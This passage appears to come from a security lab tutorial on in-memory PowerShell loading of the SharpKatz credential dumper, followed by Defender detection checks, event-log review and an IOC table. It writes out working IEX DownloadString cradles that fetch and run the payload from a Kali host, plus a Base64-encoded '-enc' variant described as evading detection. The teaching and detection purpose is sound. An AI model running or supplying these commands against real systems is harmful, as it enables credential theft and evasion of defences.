
From an abstract level this is what we're going to do:

So let's go through the script step by step:
-
We define the URL of our
Base64 encoded SharpKatzbinary hosted on our kali server, -
We use
Invoke-WebRequestto download the Base64 encoded string from our kali server and store it in a variable ($base64Assembly), -
We use
[System.Convert]::FromBase64Stringto decode the Base64 string into a byte array, -
We use
[Reflection.Assembly]::Loadto load the byte array as a .NET assembly in memory (this will trigger an AMSI scan! , but since we turned off Defender earlier, it will load successfully), -
And finally we can execute the
Mainmethod of theSharpKatzassembly (we have the source code, so we can simply find those in the code - or use tools likes dnSpy).-
- We need to call the right namespace
SharpKatz,
- We need to call the right namespace
-
- and class name, in this case
Program
- and class name, in this case
-
- We need to call the
Mainmethod, which also accepts arguments (i.e. logonpasswords, etc)
- We need to call the
-
Below you can see the source code of SharpKatz where we can find the namespace, class and method names:

-
We'll upload the
PSLoaderB64remoteSharpKatz.ps1to our kali server: -
On your
Windowsmachine, from a Powershell prompt withAdministratorprivileges:
scp C:\THEV\LABS\PSLoader\PSLoaderB64remoteSharpKatz.ps1 Threatadmin@kali:/opt/Havoc/assemblies/PSLoaderB64remoteSharpKatz.ps1
-
Make sure your
PSLoaderB64remoteSharpKatz.ps1andSharpkatz.b64are successfully copied to the kali machine: -
On your
kaliopen a terminal and type:
cd /opt/Havoc/assemblies
ls *SharpKatz*

1.5 IEX (INVOKE-EXPRESSION)
IEXis the alias for the Powershell cmdletInvoke-Expression. It takes a string containing Powershell code and executes it as if it were typed directly into the Powershell session. BasicallyIEXallows dynamic execution of remote code (in memory), without our Powershell script ever touching disk.
Let's execute our PSLoader script without touching disk - completely in memory. We use IEX (Invoke-Expression) for this.
NOTE: Make sure you have cleared thePowerShell Operationalevent log before running this, so we can see only the events generated by our script.
- On your
Windowsmachine, from a Powershell prompt withAdministratorprivileges:
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
cd \THEV\Labs\PSLoader
IEX(New-Object Net.WebClient).DownloadString("http://kali:9090/PSLoaderB64remoteSharpKatz.ps1")
With Invoke-Expression (IEX) we download the Powershell script from our kali server and execute it in memory. When the script executes, it downloads the Base64 encoded SharpKatz binary, decodes it and executes it in memory. When the script finishes executing, there is no trace of it on disk, everything happened in memory.

On your Kali machine you should see the the ps1 being fetched and then the b64 file being fetched:

1.6 BASE64 ENCODING (OBFUSCATION)
A very common technique to obfuscate Powershell commands is to use Base64 encoding. This makes it harder for security tools and analysts to quickly read and understand the command, as it is not in plain text. we're going to Base64 encode our Powershell command that uses IEX to download and execute our PSLoaderB64remoteSharpKatz.ps1 script.
- On your
Windowsmachine, from the same Powershell prompt withAdministratorprivileges:
$command = 'IEX(New-Object Net.WebClient).DownloadString("http://kali:9090/PSLoaderB64remoteSharpKatz.ps1")'
- And then Base64 encode it:
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($command))
This will output the Base64 encoded version of our Powershell command:
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvAGsAYQBsAGkAOgA5ADAAOQAwAC8AUABTAEwAbwBhAGQAZQByAEIANgA0AHIAZQBtAG8AdABlAFMAaABhAHIAcABLAGEAdAB6AC4AcABzADEAIgApAA==
FORENSIC TIP: Cyberchef https://gchq.github.io/CyberChef/, is a great tool to decode Base64 encoded strings and analyze obfuscated commands (and all kinds of other obfuscation techniques).

Now we'll run this Base64 encoded command using Powershell -enc (encoded command):
- On your
Windowsmachine, from the same Powershell prompt withAdministratorprivileges:
powershell -enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAIgBoAHQAdABwADoALwAvAGsAYQBsAGkAOgA5ADAAOQAwAC8AUABTAEwAbwBhAGQAZQByAEIANgA0AHIAZQBtAG8AdABlAFMAaABhAHIAcABLAGEAdAB6AC4AcABzADEAIgApAA==
You will see the same output as before, but now the command is obfuscated using Base64 encoding.

And on Kali we see the second request for the .ps1 script and b64 file - just like before but now we're using the Base64 encoded version of the command:

COMMONLY USED POWERSHELL PARAMETERS
| Parameter | Description | Why Malicious Actors Use This |
|---|---|---|
| -nop | No Profile | Bypasses PowerShell profile scripts that might contain security configurations, logging, or detection mechanisms |
| -nonI | No Interactive | Prevents interactive prompts that could halt automated malicious scripts or reveal malicious activity to users |
| -w hidden | WindowStyle Hidden | Hides the PowerShell window from the user to maintain stealth and avoid detection during malicious operations |
| -enc | EncodedCommand | Obfuscates malicious PowerShell commands using Base64 encoding to evade signature-based detection and analysis |
1.7 DETECTION TESTING
So our POC Powershell script works, but let's see if Windows Defender detects this.
-
Check if
Defenderis turnedOFF(It should be as we turned it off at the beginning of this lab) by running thecheckav.ps1script on yourWindowsmachine by opening aPowershellprompt withAdministratorprivileges:
C:\thev\labs\powershell\av_check.ps1
- The output should be like this:
IMPORTANT: Make sure Real-Time Protection is
enabledand the rest isdisabled- if this is not the case just run the following script, it will configure the right settings.
- On your
Windowsmachine, from aPowershellprompt withAdministratorprivileges:
C:\thev\labs\powershell\av_enable.ps1
- The output should be like this :
Now run your Powershell loader again and see if Defender catches this:
- On your
Windowsmachine, open a newPowershellprompt withAdministratorprivileges:
IEX(New-Object Net.WebClient).DownloadString("http://kali:9090/PSLoaderB64remoteSharpKatz.ps1")
Defenderwill catch this and block the execution, we can check this by running the following command:
- Use powershell to check the last detection:
Get-MpThreatDetection | Sort-Object InitialDetectionTime -Descending | Select-Object -First 1

Below is a brief overview of the DetectionSourceTypeID values:
| DetectionSourceTypeID | Meaning |
|---|---|
| 1 | User Initiated: Detection from a user-initiated scan, such as a manual scan triggered via the Windows Defender UI or command line (e.g., MpCmdRun.exe). |
| 2 | System: Detection by real-time protection or scheduled scans performed by the Windows Defender service. |
| 3 | Real-Time: Detection by real-time protection monitoring file or process activity. |
| 4 | IOAV: Internet Explorer or Edge browser download protection (e.g., SmartScreen or Internet-based Object AV). |
| 5 | NI: Network Inspection system, detecting threats in network traffic. |
| 6 | Reputation: Detection based on cloud-based reputation analysis (e.g., file or URL reputation checks). |
| 7 | Behavior Monitoring: Detection based on behavioral analysis of processes or scripts. |
| 8 | Remote Attestation: Detection from remote attestation services, often related to device health or compliance checks. |
| 9 | On-Demand: Detection from an on-demand scan, such as a custom scan initiated programmatically. |
| 11 | Exploit Protection: Detection by Windows Defender Exploit Guard or other exploit mitigation features. |
| 12 | Controlled Folder Access: Detection by Controlled Folder Access, which protects against ransomware by monitoring folder access. |
| 13 | Application Guard: Detection within Microsoft Defender Application Guard (isolated browsing environment). |
| 14 | Custom: Detection from a custom or third-party integration with Windows Defender. |
| 15 | SmartScreen: Detection by Windows Defender SmartScreen, typically for files downloaded from the internet. |
| 16 | WMI: Detection of threats involving Windows Management Instrumentation, such as malicious WMI persistence techniques. |
- Check the
eventlogsusingPowershell:
Get-WinEvent -LogName "Microsoft-Windows-Windows Defender/Operational" |
    Where-Object { $_.TimeCreated -ge (Get-Date).AddMinutes(-30) -and $_.Id -in (1116, 1117) } |
    Sort-Object TimeCreated -Descending |
    Select-Object -First 1 |
    Select-Object Message |
    Format-List

- Or use
Eventviewer/EventLogExplorer:

NOTE:
Windows Defenderdetects and blocks this butdoesn't generate a user notification!
1.8 CLEANUP
On your Kali machine:
- Stop the updog server in the terminal it's running in by pressing
CTRL+C.
On your Windows machine:
Close all command prompts, andPowerShell windows.
Detections & IOCS's suspicious powershell activity
Here's a list of detections and IOC's that can be used to identify the activity from the PSLoader lab with SharpKatz.
1. Powershell Logs (EventID 4104)
By having a look in the prowershell event logs, we can see the powershell commands that were executed. If you have enabled logging of module loads, you can also see the loaded assemblies (like SharpKatz).
1.1 SUSPICIOUS POWERSHELL PARAMETERS TO LOOK FOR
| Parameter | Alternative Parameters | Full Name | Description | Why Malicious Actors Use This | Detection Notes |
|---|---|---|---|---|---|
| -nop | -NoProfile, -NoP | No Profile | Skips loading PowerShell user profiles | Bypasses PowerShell profile scripts that might contain security configurations, logging, or detection mechanisms | Look for PowerShell executions without expected profile loading |
| -nonI | -NonInteractive, -NonI | Non Interactive | Runs PowerShell in non-interactive mode | Prevents interactive prompts that could halt automated malicious scripts or reveal malicious activity to users | Monitor for automated PowerShell execution patterns |
| -w hidden | -WindowStyle Hidden, -w h, -wi h | WindowStyle Hidden | Hides the PowerShell window | Maintains stealth by preventing users from seeing PowerShell execution windows | Detect hidden window PowerShell processes via process monitoring |
| -enc | -EncodedCommand, -e, -ec | EncodedCommand | Executes Base64 encoded PowerShell commands | Obfuscates malicious PowerShell commands to evade signature-based detection and analysis | High priority IOC - Base64 encoded commands in PowerShell logs |
| iex | Invoke-Expression, IEX (alias) | Invoke-Expression | Executes string as PowerShell command | Enables dynamic code execution from downloaded or constructed strings | Monitor for IEX usage with network downloads or obfuscated strings |
| DownloadString | DownloadString(), .DownloadString | WebClient.DownloadString | Downloads content from URL as string | Downloads malicious scripts/payloads from remote servers for execution | Monitor for DownloadString usage in PowerShell logs |
